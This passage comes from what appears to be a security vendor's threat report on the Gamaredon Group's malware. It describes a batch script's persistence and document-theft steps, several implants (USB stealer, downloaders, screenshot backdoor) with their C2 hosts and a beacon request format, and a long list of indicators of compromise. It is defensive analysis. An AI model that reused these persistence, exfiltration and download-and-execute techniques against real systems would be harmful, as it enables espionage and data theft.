5. Determine if the operating system is Windows XP or Windows 7
6. If the system is running Windows XP

a. Set the directory to copy files into as "%WINDIR%\Setup\State\Office"
b. Copy "UsrClass.lnk" to "%USERPROFILE%\Главное меню\Программы\Автозагрузка\"
c. Copy "SmartArtGraphicsLog.lnk" to "%USERPROFILE%\Главное меню\Программы\Автозагрузка\"

7. If the system is running Windows 7

a. Set the directory to copy files into as "%APPDATA%\Microsoft\Office"
b. Copy "UsrClass.lnk" to "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"
c. Copy "SmartArtGraphicsLog.lnk" to "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"

gamaredon_6

Figure 4 Windows XP and Windows 7 logic within "condirs.cmd"

8. Copy "winrestore.dll" to the directory set in step 6 or 7a with the filename "MSO1234.win"

9. copy "LocalSMS.dll" to the directory set in step 6 or 7a with the filename "MSO1567.dls"

10. copy "OfficeUpdate.dll" to the directory set in step 6 or 7a with the filename "MSO5678.usb"

11. copy "MpClients.dll" to the directory set in step 6 or 7a with the filename "MSO8734.obn"

12. Execute the exported function "updater" within "MSO1234.win" using rundll32.exe

13. Execute the exported function "EntryPoint" within "MSO1567.dls" using rundll32.exe

It should be noted that "UsrClass.lnk" links to "%WINDIR%\system32\rundll32.exe UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5win}.dll,updater" and "SmartArtGraphicsLog.lnk" links to "C:\WINDOWS\system32\rundll32.exe UsrClass.dat{4f6fe187-7034-11de-b675-001d09fa5off}.dll,StartBackup". These are the locations "winrestore.dll" and "OfficeUpdate.dll" were copied to in steps 3 and 4, respectively.

The "condirs.cmd" script then continues to:

1. Schedule the following tasks:

a. Task name "UpdatesWinRes", invoke "MSO1234.win,updater"
b. Task name "UpdatesWinDLL", invoke "MSO1567.dls,EntryPoint"
c. Task name "UpdatesWinUSBOOK", invoke "MSO5678.usb,StartBackup"
d. Task name "UpdatesWinOBN", invoke "MSO8734.obn,bitDefender"

2. Ensure the directory "%Temp%\reports\ProfileSkype\" exists

3. Kill processes named "skype.exe"

4. Copy the contents of "%AppData%\Skype" to "%Temp%\reports\ProfileSkype\"

5. Create subdirectories under "%Temp%\reports\%COMPUTERNAME\" with names: Z W P S V Q N M L K I J F H E G and D. These are drive letters.

6. Copy all files from all above drive letters with extensions "doc", "docx",  "xls",  "xlsx", "rtf" "odt" and "txt" into "%TEMP%\reports\%COMPUTERNAME%\%%d\" where %%d is the drive letter

7. Copy all files with the above extensions from all users' "Desktop", "Documents", and "Downloads" folders to "%TEMP%\reports\%COMPUTERNAME%\Desktop\", "%TEMP%\reports\%COMPUTERNAME%\Documents\" and "%TEMP%\reports\%COMPUTERNAME%\Downloads\" respectively

gamaredon_7

Figure 5 The document stealing logic inside "condirs.cmd"

8. Execute the exported function "StartBackup" within "MSO5678.usb" using rundll32.exe

9. Execute the exported function "bitDefender" within "MSO8734.obn" using rundll32.exe

10. Clean up temporary files, sleep, and delete itself

When this script has completed, a series of implants giving the attacker the ability to steal files, capture screenshots and evade detection are deployed on the system. These individual implants are analyzed in detail in Appendix A.

Trends Across Implants

While the payloads used to control compromised systems have evolved over time, many commonalities appear across the samples. While not every sample distributed by this group is described in this blog, hashes of the known samples are included in the Indicators of Compromise section. Some interesting behaviors from a few of the related samples include:

  • Many of the batch scripts include misspellings of common English words. One such example is the filename "cmd". While another example, "domen", is used as a variable name in a batch script which is likely meant to be "domain"
  • Almost all batch scripts in all samples ping localhost as a means of sleeping
  • Many of the batch scripts are named "cmd" and some include the string "Trons_ups" and "Treams"
  • Many of the batch scripts use the same commands for determining operating system version.
  • Many of the early samples used applications such as wget, UltraVNC, and ChkFlash. These utilities have been replaced with custom tools in the latest sample
  • Samples employing VNC used the same configuration and passwords

Additionally, the infrastructure used by this group has not changed much in the past three years. Many of the samples reused the same domains for implant communication. Also, many of the custom developed tools use hardcoded network locations.

Monikers used for filenames, exported DLL functions, domains, and variable names in scripts seem to be themed and consistent. By pivoting on indicators from one of the SFX implants within AutoFocus additional samples are easily identified by overlaps in these consistencies. Most samples were delivered in a similar fashion: an SFX dropping resources which are staged and loaded with a batch and/or VBS script. The reuse of SSL certificates between IPv4 addresses as well as the reuse of IPv4 addresses between domains names is apparent when viewing a large collection of entities involved in this campaign, as shown below.

gamaredon_8

Focusing in on one of the newest samples (analyzed in Appendix A), the reuse of file names as well as SFX content files becomes apparent.

gamaredon_9

Figure 6 Overview of the relationships between Samples and Network Infrastructure used by the Gamaredon Group

Final Word

The implants identified have limited, generic, and often conflicting detections on VirusTotal. The threat group using these implants has been active since at least 2014 and has been seen targeting individuals likely involved in the Ukrainian government. Some of the samples share delivery mechanisms and infrastructure with samples which are detected by a few antivirus vendors as Gamaredon. However, newer variants deliver more advanced malware which goes unnamed.

Periodically, researchers at Palo Alto Networks hunt through WildFire execution reports, using AutoFocus, to identify untagged samples' artifacts in the hopes of identifying previously undiscovered malware families, behaviors, and campaigns.

This blog presents a threat group identified by the above process using AutoFocus. By actively hunting for malicious activity and files instead of waiting for alerts to triage, defenders can identify and building protections for new trends before they arrive on their corporate networks and endpoints. More details about this threat group can be found in the AutoFocus tag GamaredonGroup.

Palo Alto Networks customers are protected from this threat in the following ways:

  • WildFire identifies the malware described in this report as malicious.
  • Traps prevents execution of the malware described in this report.
  • The C2 domains used by this group are blocked through Threat Prevention.

Special thanks go out to Tom Lancaster for both his assistance in this investigation and for his charming good looks.

Appendix A: Custom Implant Analyses

USBStealer: MSO5678.usb / OfficeUpdate.dll

This file is a USB file stealer which can be also guessed by its internal name "USBgrabber.dll". However, the implementation is sloppy which makes it a file stealer for any newly connected logical volume on a system. This is because the malware monitors the computer for messages WM_COMMAND and WM_DEVICECHANGE, but not verifying if a USB drive was connected.

The malware creates two mutexes "__Wsnusb73__" and "__Wsnusbtt73__". Then, it creates the following folder in the temp path of the local user:

"C:\Users\<Username>\AppData\Local\Temp\reports"

This folder is used as a temporary location to copy all files from a newly connected logical drive to and upload them to the C2 server. The files are transferred to the hardcoded C2 server "195.62.52.93" one by one via HTTP POST method. The following request is used which also includes information about the victim, the file to be transferred as well as the source drive:

The malware also creates a SQLite database named "asha.dat" in the local users temp folder. Therein, it keeps track of files which were stolen by calculating the MD5 hash of the filename followed by the file length. Therefore, it creates a Unicode string of the original file path from the drive and concatenates the file size in bytes to it. Finally, it uses the API functions MD5Init(), MD5Update() and MD5Final() to calculate the hash and store it in the database.

gamaredon_10

Figure 7 Structure of the database created by the malware

It should be noted, that only hashes of files are added to the database that don't have the following extensions:

  • DLL
  • BIN
  • CAB
  • EXE
  • ISO

Downloader: MSO1567.dls / LocalSMS.dll

This file is essentially a simple downloader which contacts the C2 server to send some user data and get an executable as response which will be executed. The DLL is written in C++ and contains all of the functionality is in an export function named "EntryPoint". The file was compiled without any compiler or linker optimizations, thus the big file size and the remaining PDB path string.

At first, the malware retrieves the temp path of the local user ("C:\Users\<Username>\AppData\Local\Temp\"), the computer name (e.g. "WIN-MLABCSUOVJB"), the hardware profile GUID (e.g. "{826ee360-7139-11de-8d20-808e6f6e6263}") and the volume serial number of C:\ drive (e.g. "1956047236"). Next, it takes the following hardcoded string:

http://adobe.update-service[.]net/index.php?comp=

To create a URL string with the victims information for contacting the C2 server:

  • http://adobe.update-service[.]net/index.php?comp=WIN-MLABCSUOVJB&id=WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236

To create the filename where the downloaded file will be saved, the malware tries to build a random string of 10 characters. However, due to an implementation error the string always ends up being the same, namely "frAQBc8Wsa". This string gets concatenated with the retrieved local users temp path to the following file path:

  • C:\Users\<Username>\AppData\Local\Temp\frAQBc8Wsa

Then, it uses the API function URLDownloadToFileA() to download a payload to disk and executes it via CreateProcess(). Finally, it sleeps for 60 seconds before terminating the payload and the DLL exits.

Downloader: MSO8734.obn / MpClients.dll

This file is a slightly more advanced version of LocalSMS.dll downloader. Instead of downloading a payload directly to disk, this file requests a download command from the C2 server which contains the actual payload URL to be used. Therefore, it uses a basic network implementation based on the Winsock functions. All the functionality of this DLL is put into an export function named "bitDefender".

It creates a socket, requests the address of the hardcoded C2 server "win-restore.ru" via gethostbyname() and connects to it. Thereafter, it also collects the volume serial number of C:\ drive, the computer name and the hardware profile GUID. With this information, it creates the following string used by a subsequent send() function call:

"GET /css.php?id=WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236 HTTP/1.1
Host: win-restore.ru
Connection: close"

The response will be stored into a memory buffer via recv() and scanned for the string "urltoload={". As the name suggests, the received data contains the actual URL of the payload inside curly brackets. The URL gets pulled out of the string and is used again as input for the API function URLDownloadToFile(). Again, the same file path will be used to store the payload on disk and execute it:
"C:\Users\<Username>\AppData\Local\Temp\frAQBc8Wsa"

Pteranodon: MSO1234.win / winrestore.dll

Pteranodon is a backdoor which also can capture screenshots based on a configuration file created on the disk. Further, it uploads the screenshots to the C2 server unencrypted. All the functionality of this DLL is put into an export function named "updater".

At first, it retrieves the %APPDATA% folder of the local user to build the following file path:

"C:\Users\<Username>\AppData\Roaming\Microsoft\desktop.ini"

Then, it checks if the file already exists and continues execution if so. If not, it runs a routine which checks if there is mouse movement as an anti-sandbox technique. If no mouse movement is detected the malware runs in an infinite loop checking for mouse movement.

If the file "desktop.ini" does not exist, the malware creates it and writes the following information into it:

" interval={60} msfolder={10} status={0}"

This information is used as configuration data to create the screenshots. There are also other commands possible which can be retrieved from the C2 server. The following commands are available:

exec={

This command is used to download and execute a payload from a URL present in the curly brackets. It creates a random file path in temp folder, calls URLDownloadToFile() and CreateProcess() to run the payload. Then, it waits 30s and terminates the payload.

interval={

This command is used to define the interval in seconds between the creation of two or more screenshots.

msfolder={

This command defines the number of screenshots to create.

command={ / command_c={

This command is used to execute a file present as a string between the curly brackets. The variant with the "c" uses the Windows tool cmd.exe with help of ShellExecute().

status={

This command contains the flag which defines if screenshots should be made ("1") or not ("0").

Next, it checks for a mutex named "asassin1dj" to verify if the system is already infected and creates it if this isn't the case:

gamaredon_11

Figure 8 Mutex check and creation routine

Next, it creates the following folder, if not already present:

"C:\Users\<Username>\AppData\Roaming\Microsoft\store"

Next, according to the configuration data in "desktop.ini" it constantly creates 24-bit color depth JPEG screenshots without extension in the store folder with help of GDI32 and gdiplus API functions. The following file naming scheme for the screenshots is used:

<year><month><day>_<hour><minute><seconds>

After the last screenshot was created, it uploads all files from the "store" folder to the C2 server "win-restore[.]ru". Then, it deletes all the files present in the folder and starts a new screenshot creation cycle. It should be noted that there is no check of what files are uploaded. The files are uploaded via POST HTTP method to the script "vvd.php". For this, the following HTTP request is used which contains also data from the victim as well the JPEG files:

Finally, it checks if any new command information is available from the C2 server and updates the "desktop.ini" file according to it. Based on functionality, compile timestamps, and binary differencing this malware is likely an updated version of 598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824.

wmphost.exe

This file runs an infinite loop until mouse movement gets detected, then it exits. This file can be used to circumvent sandboxes that don't simulate mouse movement. To detect if it's running inside a sandbox, another file can scan the list of running processes to see if "wmphost.exe" is present or not.

Appendix B: Indicators of Compromise

Domain Names

admin-ru[.]ru
adobe.update-service[.]net
apploadapp.webhop[.]me
brokbridge[.]com
cat.gotdns[.]ch
check-update[.]ru
childrights.in[.]ua
conhost.myftp[.]org
docdownload.ddns[.]net
downloads.email-attachments[.]ru
downloads.file-attachments[.]ru
dyndownload.serveirc[.]com
e.muravej[.]ua
email-attachments[.]ru
file-attachments[.]ru
freefiles.myftp[.]biz
getmyfile.webhop[.]me
googlefiles.serveftp[.]com
grom56.ddns[.]net
grom90.ddns[.]net
hrome-update[.]ru
hrome-updater[.]ru
loaderskypetm.webhop[.]me
loadsoulip.serveftp[.]com
mail.file-attachments[.]ru
mails.redirectme[.]net
mars-ru[.]ru
msrestore[.]ru
oficialsite.webhop[.]me
parkingdoma.webhop[.]me
poligjong.webhop[.]me
polistar.ddns[.]net
proxy-spread[.]ru
rms.admin-ru[.]ru
samotsvety.com[.]ua
skypeemocache[.]ru
skypeupdate[.]ru
spbpool.ddns[.]net
spread-service[.]ru
spread-ss[.]ru
spread-updates[.]ru
stor.tainfo.com[.]ua
tortilla.sytes[.]net
ukrnet.serveftp[.]com
ukrway.galaktion[.]ru
umachka[.]ua
update-service[.]net
updatesp.ddns[.]net
updateviber.sytes[.]net
webclidie.webhop[.]me
win-restore[.]ru
winloaded.sytes[.]net
winupdateloader[.]ru
www.file-attachments[.]ru
www.win-restore[.]ru
yfperoliz.webhop[.]me

URLs:

http://childrights.in[.]ua/public/manager/img/scrdll.ini
http://prestigeclub.frantov[.]com.ua/press-center/press/chrome-xvnc-v5517.exe
http://umachka[.]ua/screen/dk.tmp
http://umachka[.]ua/screen/screen.tmp
http://viberload.ddns[.]net/viber.nls

Hashes:

Samples using custom developed tools:

002aff376ec452ec35ae2930dfbb51bd40229c258611d19b86863c3b0d156705
08e69f21c3c60a4a9b78f580c3a55d4cfb74729705b5b7d01c1aecfd58fc49e6
0c47cf984afe87a14d0d4c94557864ed19b4cb52783e49ce96ebf9c2f8b52d27
0dc1010c3d3766158e2347d10fc78d9223c6e0e3a44aa8a76622aeff7d429ab9
0f745512940e0efd8f09c6d862571cba2b98fac9a9f7cf30dedcc08ace43a494
145dab86a43835bb37734c16756d6d64d8e5ac6b87c491c57385e27b564136b8
222e85e6d07bdc3a2141cdd582d3f2ed4b1ce5285731cc3f54e6202a13737f8d
2f2b26f2f7d164ea1f529edbc3cb8a1063b39121dad4dd19d8ee4bbbaf25ed37
3242183b1f0176a2e3cfb6bfef96b9d55c5a59ea9614dbde4ef89979336b5a5d
3773ddd462b01f9272656f3150f2c3de19e77199cf5fac1f44287d11593614f9
37c78ee7826d63bb9219de594ed6693f18da5db60e3cbc86795bd10b296f12ac
3e5b1116b2dfd99652a001968a05fc962974931a0596153ab0dea8e4a9982f89
400f53a89d08d47f608e1288d9873bf8d421fc7cd642c5e821674f38e07a1501
598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824
5b22ace98b57ed19d815c49983c96a3c6ff0b2701e8167d4422c6990982abcf9
5ec8b7ca4461720bd69fb49b3f6cae637d8ac3bbd675da938bc5a84e9b73b395
840b3d4cc95dbf311f792a9f50137056deb66bfdbb55eb9f54ff381a0df65656
90ba0f95896736b799f8651ef0600d4fa85c6c3e056e54eab5bb216327912edd
97ebd7bfad63b36b4572132f6ece359ff9991f269048c0b145411699bfe3dc34
9a1fd88970da3809f45cef00360d1e54ea11a70035c277c130404a67371e142d
9cb64d3242d2b591bd2ff13b1aadef2e6b4bf9147f4a0926613b7c9343feb312
a46508ec9e48c256261b2d1914532a36ac7da093253320135d77581051751b75
a7e27ff0695a4bdf58c584f48664acd3a385ccebf3a542fdd6d7383f414aa83a
a804beddd22bb76ea207a9607ed5c888f2f640cbd9ed9a32942fcd0b8a25c4d5
ae5ab2e887a9b46ea7819b7ebbb8163028e66882c97e75b0698dc3a69a69d7da
b2fb7d2977f42698ea92d1576fdd4da7ad7bb34f52a63e4066f158a4b1ffb875
b9434e5a14159c49af2d1a5a11d570f195797d6b17aa560c3dde4a5b3486bf2a
be2be662cc821a924d5641422dd1116e99188c6923da092ca3f0f8f862bd2d2d
d01df47b6187631c9a93bdad1298439ab1a1c5529b3319f3614b6ec2455e5726
d1ba365e93ff0a4f3a2cb1d657568e583e3fbd7dbb1c2c52e28f16480324e3bb
ddfc6bb4819527b2424d6e1a84f04b67adad79401e39efbffba5b7d727e732f0
df434f54802a6814628f30cae335c302bae7085c4e8314d71a41a47d9c410c39
e24715900aa5c9de807b0c8f6ba8015683af26c42c66f94bee38e50a34e034c4
f2296bcb6be68dfb330baec2091fb11a42a51928ba057164213580e6ff0e1126 

Samples using bundled commodity tools:

026be8a873560f1496c6961f6e36c312bdda01beacb17c4b744f35ee1923d061
03c943f5cba11b09b9c3afa0705d4a027e5a9d81b299711740cc5aedfe4b4aa1
03e5e99cc8280de4663c4b65bfd26782d4975258808a63a4b20bc068008df7f5
059e40ba91b2b2d827c200476fcbd0fad0d43ab198d0c206c996777d27e6de65
0669e61e51cf43daa431d52b5461c90bdce1b1bee03b087e4406c30264dcb9a4
068b9a9194efacc16cf142814e79b7041b6ab3d671a95bb508dbd30061c324aa
0b4a90b823a581311c4acb59f35e32f81f70ca16a2538f54f4dbe03db93350df
0b5316d723d1ebbec9aba0c9ff6761050305d644c3eeb5291b4e2c4de9e5fa15
0b8d59312699739b6e6cb7aeb0f22a2eaebbb0fd898a97ef9b83e8d8e9ce67a0
0dd13d2d0edbcf9d1825c2bfc165876ada2e4d04e2981a0003cb6503fad2287b
0ddb7867e31f3f30cd1cfe74393f8ac5bbdc61538278de9219a49345f0d3af7f
13fed3accac4f38f28e606b110a3b7924d9c7a1a911f8c0613d0bb791e715267
151cf4c83722ba171ae42640e5e13af67ca06ee0a06a74afa53931acf6ac1506
17006d77cc1459aa3d70e4e9377edb2547a7446647aa9872c9dd9ad860ed7e39
1ec7e595677038145991c6d84dc7808602142f258c1f90e9486cca0fe531d74f
208dc592111a8221a9c633efc120b890585f9a67ed340cbb5ec9db4cd5e164e4
2124adbee89f2c1cb65896bed26e7ffa8bf0fcbdfeb99a9e751fea9cca7a896b
22e97292671ada8deef4329eb115c52f6f1bc598bcf01a3961f1c35a2230a013
259a78122ef51ae503059143bf36941fc6090be83213d196ba3051ba36a0b2a1
26564c23530dd14e0042e074f4178a5b2ad6fc8f51f10138fc39941a6303bff9
29453fa1772b6d7d33842d6abbe0cb55c4a4b66a00f43284c8724d7c16749a7d
2a072d9ce63a94d2530cf9f18a232c6a09f6c7bdff9dbe27faceef53604145ea
2c02d3d3fadd76f9d21f5c093459ddc0045c94f17679269eb7a2990a1a88cb42
2d55000bb5cb9e3e1f137810c2e1eb899f68c40e4a6f6307f226c7b8af208abd
2ded2f3b5b5b6155ce818893c67887cbfa8b539be6c983e314ccf2177552da20
2e89436b355550ceb361fac1b03b78b71eda11d25f26223ac5c8c34ed8972a05
32b0e6394b110860371da5541946a6dcc85358a3951eddc86fdaf5794527c150
33934fcfae5760316b3f40e013cbb03d8086f8c30f9a4ba9bed3f9486a530796
34d86602882e86f8aaaeb7513126c8579a4489f2be31c279188e2f2ca8a0e141
390162dae62a0347e35cf5dad093cfc2f7d4ded62fba9d2df7af6133feb41ee0
3ef8602579c6b145fbaafc8970b4c9a6e7bebd11eb5e37eecaa67b4572c6038b
420acd7e8598fe994b59bf5d30f89e1c11b36cbef464a4786694cf9eada8dd4c
42b4c39179f76ea9eb5835b55a3cf4d8dbb29d42ee0622ad2e89ca48d01e8988
42eed03907c9dfa0e566fbe5968cdb5a1b7b5e18521f7327185ed2208c6c29b4
46a39da996b01e26ddd71d51c9704de2aa641cd3443f6fe0e5c485f1cd9fa65d
47d929c69bfd8d8efb9c280eabec2f73d4bddf1c3c30120c3fb6334623469888
505ef8cbc1271ce32f0c473468d75a1aba5073c37b2e6b49293ddc9efcb4ac96
5230453eeb98c5a183129ed8b918b429e96020887302ba30941c408108a1ab84
5363220b532d7da378b338e839a501ae5c006cc03c8b2d3627c480d64deb1221
558f33d478091993e5b5921604f8c3873efc87f551fddf61612b5c64d5b610f6
55c76f4f93f9e155fbb6a28447f97c1ccda0081061dc3cb9973d42c1686964b7
56c8246819f7de5cba91001793831441d4ce998ccb8237cb96c9f52e88ea384b
59bddb5ccdc1c37c838c8a3d96a865a28c75b5807415fd931eaff0af931d1820
5ac627f8964d3b9cad69f21e3b8f27305f1f68f49e4f4fae2c73949a04b32692
5ccc76ae1cdf668ba7f89c6cbd0bad44f148cbee736320ead237262ba170ffba
5cd4401c1dae9b9ecd75c96ab29dc64ce40bef3acc6faf7c001ff98ebd3b3413
5cd72eaf555813f1ee187def594584f5cfc6a5e83086f35e281327b5210adffb
5f8293eda9fb40684caddf576eba6c81f3a06911ca9e4ecf84ede3b2891cff5e
6c258151c593268c13c252d8f275192a6f7a74d5de5754f2cf20fb94be7ee6ea
0458e168baa4fa5942892065925ac82b12245551b539d54c2884b3a21c2699d8
877f1de209eb9d8b2a20a76f8773d12e5a1fcde4148868c7b73added392f62f6
29c728a169c5d18298e77db161dd5d2f6396ceca9ee7849b63ff8a8bc11f911e
98e092b7bfc3bbdaeb82e05de14ba5835c6ac626c17de9eef2049796a031dd10
27e08fb90ada2fd8ce6b6149786edd3b814dd0324257ebd919ed66ada0334b21
9f651ae6ea538238748614a7f86fe2b0f76e881d6c38da581f284e4b6f79b0ca
f47115ea58615781e56dcac673c19edf7ce00defd7ada709ae97b0708d3eac1e
b80719854f8744ba62e9f0e774c09e2e2ed79dd37f9f94ba3ed05ec8507d55e6
467f04914a1e6093bdaf5c28884bf95ec738234033b3292d289a0799de196d49
5c47d18b3f0e0274c6a66b2eab27d47c73a0105c263d41c6473aba9a28d0a4ba
01c5729ac1ae3928053c085fd616323a3715863ab3d7e9b8106c09e24df34183
5b6a691cf8faf238b27861941a1b667d889889cc9711a3e561403d6a6ed292c9
e2688f72cc7ae836be19e765e39318873554ee194a09945eb3f3805d04f256ca
9f0228e3d1577ffb2533584c2b1d87ebee0c0d490f981e61d18bb27ab02e52cb
2617f9301869304b88d8a3a4f7b2eab6b0edf264cc1a28b99f5685959242ec39
f3107a5a00f36e12be7cc2e37c35903ef855b8043492af374ea918385821443c
63fcfab8e9b97d9aec3d6f243003ea3e2bf955523f08e6f1c0d1e28c839ee3d5
05cbe01b1125897e0e982c587a10a72f4df795b844a4a2c4cec44aee7f30ce94
5a7da102c11960b9651650143a4a08ae4ce97d68dff999961f1ffc792531afeb
df6112e6bad4125b80b8829c13a2ca523bb82cf303cf531389d8795e7512c7e6
cfb8216be1a50aa3d425072942ff70f92102d4f4b155ab2cf1e7059244b99d31
e79dbcc8b60da280e53d9cf818eee1de34251e0551b9947bb2b79a31b131417e
a73eac15797130c381b5b4a65c3fb1cfc723b1586a1882c981211787bba285a6
3ef3a06605b462ea31b821eb76b1ea0fdf664e17d010c1d5e57284632f339d4b
f2355a66af99db5f856ebfcfeb2b9e67e5e83fff9b04cdc09ac0fabb4af556bd
ca87eb1a21c6d4ffd782b225b178ba65463f73de6f4c736eb135be5864f556dc
550ee89d5df17f90ba7689d957cd067dcdbe3d957c5369ea28d925e02ccc8ce6
f77d7940c51c2a1eab849dbd77e59c683ebf7820799ef349e7da2583e1aa11ae
2c5d55619d2f56dc5824a4845334e7804d6d306daac1c23bec6f078f30f1c825
7231177a115656041ba4e5b3cf0bf7a547b074f03592351484267e25cda7c899
d5405f99cec0166857274b6c02a7ef52b36274fedb805a17d2089fd24ed133cf
81921b6a7eba39a3f73895a57892ed3a46ab6365ac97d550ca3b9bff46c7a1c2
1eef9f8d7d3099b87be7ac25121f9d2ccacfb5ccf02b508fb2036b6e059c525f
5255061c3600df1a94b376fca40f3ccb69d1cb6dd42aa744b20a643c7292d20c
b5199a302f053e5e9cb7e82cc1e502b5edbf04699c2839acb514592f2eeabb13
5fb7f6f953be3b65d88bd86d1391ebc9f88fc10b0ef23541463ebf5b157f695c
6016cf9898d74e2e9030be7c987964d817ba28ad2253d1da54c81a1bf49db836
621e55421dffae981e3e933c65626314d5610c7c08f76f83a3d07f0ec6c36e2d
6ccc24971073d24d90c4cbaf83dfbae2969cbf527e319c7ee9a4babcbe88e456
6f8da9180eebe02ba35317cb8aee5c8df6ac29795af70eb9430c3588d457aad6
71c5b899a5187baeb8f605ca39ca56bf05a63025a8f9f84c45590d8345e5d349
725b7d92ed66be160f2e04395008a65c72814d5ddf842d9778396f6c6679d85e
72d4b780a90ede7ea152f5da0973965cab31d2813fa8c2fe0e1cb611f5ca257e
73670d06851f588c7df44dc478f49883406697c48c618438e0f249b7a916552e
74e017853fbc85ee77ca7476cd25423815602aaaa02b29e0003c95c9551b8890
75d2367dc79d9f8aed165729df90ed5d28fefe267778dbe4d3d74aafa75d66e0
7a5a1c6ea0c2f017df9f06975c93a356cac20b19031fcde96136fa5881e5ef3a
7adb049e0b49312aea904c70e16d0e7f03d01aae4bf8ac867e8219ced4e6e057
7bfa85bec239b6c4419b2d57149c5960263c80e493f888d03ceaaa3f945b1b25
7f324b658f587b3b27921ebeba5ac25aebd669b33e6801fa9581de8c2eb0df2e
7fee970748eb83045e36911dafdaee0d4069ebe72c059cc7de3d65539012c2e9
823793a37d748ffe708864c16c853c67a5db812712481da1d24790b455163940
8512aabfa0175684bdbb77481d6b272b63dbc4249b04a44e1003b7d8fdea0a89
86c81f03cf7d8f8af38c2559dbf506cccdc25579f3b29fb574f823a67f99a0a3
88ae7e60b9dd57fc6b2d667ce33fb29c0f75d37eb7c837ccf56cb7994386d5ef
8b50e3ca06a22d0be6a71232b320137c776f80ac3f2c81b7440b43854b8a3bf0
8bd40e7fe6bbd4d5810db2c142186bb58da445a132fb6f9ff01c46947a532244
8c9d690e765c7656152ad980edd2200b81d2afceef882ed81287fe212249f845
8d38726d674279705fe06b4b45bbbaef10756c547d560cea6998e23dba09f80c
8db47439685edc683765abb5e6d7d0d05479bf9ee164992db9e8ce97fe43ee2f
95de2e16f1b05d1b45b1d182c1503568c2e5fd4a81ac52fe1bc9e881d1a272b1
95e3204228341852b7c97f357f799e7ec9688abe1262436b569e56397f1fd864
98caf00760d772598386eb8d4f26caf92fb891915ac08da6bf830be5e45278d3
99c9440a84cdc428ce140de901452eb334faec49f1f6258acdde1ddcbb34376e
9a8776e4ae38cf529bab28947b31ade84301262b7996dc37ec47afa4fb4cf6e1
9beb1d2a03ff2d4c15913de0f87b72074155b44df791bd967dac8155e97a0e06
9c8d518fbbc8cbb25fa309f5396efa5749e57a3b0158779404c8d3e92baf6596
a064a28e5e7409a96bba93fc57f44cadc3492bb0f49792c89c973e30b0f5d498
a194b47043356fa365d98a5f7c582b6f87fac90acf0f469ed3651cfe2fd7b2c9
a21dfb8e8b7c8dfbeeb4d72e6ef1f22c667b8968b3a3b1dcce99f44faab05903
a2e0fe2d385dabcdfb024100216d259ddd1fa9907e982d297846fd29b8d4d415
a48ad33695a44de887bba8f2f3174fd8fb01a46a19e3ec9078b0118647ccf599
a595da9a2fa58d4f8be0bfbcf7f4c950435ff5289dd1ccf2c65eec73a0afe97f
a972ad0ddc00d5c04d9fe26f1748e12008efdd6524c9d2ea4e6c2d3e42d82b7b
aa860d405746401ae4155485326fdeb39718832c77c73540d48f4fbb8e596215
ab6832a4432b4bdaec0706f7b00a369c48175eac9abc3e537032b1f5d26a993b
ada2f0703614b3447d427827777af5d4ee9ffe9179498970326926751a4f8d65
b16d317c11228bd3573126a0e1bc0bbf35d84a4a1f47dfb06b70634a21fd9823
b3665548cc0f2fce3593fb7139f49588faa1d327b6d23feb564ca4194053ae8a
b5578c48a11533871ae91e6d5632aafc25d3976c0626d62abab306663566d024
b67a6f87fc3fd7c5c3666acac5918c8c08a53ab6a966f4d1daf38105a566ede1
b6abc8ab631dcf52e028ab26dbe3bb94022d69193c0acc8642cbd6329cbb23ef
b7e117eb342b0d450095805073326989c792bf5ccbbdcd5f4a9ace50e517412e
bb14abc9b0798c7756a6ed887308a3e6210cc08a5149dc1360fdd1f5bca27cca
bdadb319f071f02462d107380102b669e407bb2a0b20e77a9a8a5726b4cbbc4b
bf2383cfbee4cbb0bda2614839454ab1724c9bbfff8b4b48e0f48579ae220c10
bf52b44168de1855d83186163a2d5f29e488ddafdfd5447e211aec4a769cf74a
c0d5cf7a0035deda5646aaf520b3ff632aa6be76ddbc88f38ddc11e77ffb40b4
c1a82a788df7418712664138c0fdb05232036a27ab0998479d60c656998849f1
c63a523834ab59ab5621a0acb156a9b901befe806044642fe5fec8a0ba545e70
d05d3f3582e13eaf5f39d7143ca1a4b1367cc5267bf9958a15e27cf53e059518
d0e456cff03c2483ded9a0f8c1b99f9fefb6ba47dcaf949dae27abe940ee20e6
d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385
dada74663e3e29ee26bfd03a888f0bda9fc81e148511fa98f73f8e8a915933cc
db3ffcbf136e0268ec66f28b30fa8ba350f74e02e8e737e61cc6ef8d8258027e
dd26b85b6568595b1d2bbc47ce47d071ede75665fbd779d637b74663ead5539e
df9038660164623a827a8119d4cb3d71d0a5288b12bdfdd32c72769bf90a9ea0
dfed16e9184a86e6fcd17a98f127410840d058db667e9975b43add100c33122e
e0063d2524a89159cf5da12661225fbb27725bbd72acd9497b7207ecf2f3aeb6
e00c55ddda9cbb82fb47924fafdf40c3394dc1127d9901c71a69ef3ef664b817
e14a51d69211948163ab20b0cc68adf410bb821f2890f55d2d202c745f4ec1b8
e2e3f243bbcad666852e64202d35f6dd88c58f5d24435d92975697b0efa8a775
e37e25739e8bc4620d9d37d8f6b400cd82c85b89d206436ba35930ed96db6eb0
e55b5ede808b6d491f18737d6a1cf34b5178f02e9ea01d7cff31a449888dbd73
ed28d9207acac2afff817eaa56d1599422e23946dffa4f8bade376d52a6af7d4
eda0853e814ee31a66c3b42af45cd66019ffd61eac30e97bd34c27d79253a1bb
f1b3e58d060803b0ff6008386bab47fb8099ac75ee74f385ac34340a28bf716e
f2091f71227180d74ba1ba4607635e623553b1826314dca91cb31839eb00c4ea
f214d55ccb5db5edbaafe7d40b240c79f04c70d441adee01ef438f776eb37037
f571ddc894915dee136cf24731ff3d79fe4f811b112d122a34a128628cb43c4a
f7676d2a28992a382475af2ae0abca4794e1397ef3327f30f7d4cbdbc2ca0a68
f8e20894c8c18d79e80b431008aa8bef46cc10a355a4934f9cc40ffd637b8890
fa1bf7565352099b74624c8beeff6620411e1efe00e54f8b4190f69e243d5811
fa784f69265ebe5e150cf5956a40d86335d1a5edc57fffcc7ce6eedc591c2751


menuPass Returns with New Malware and New Attacks Against Japanese Academics and Organizations

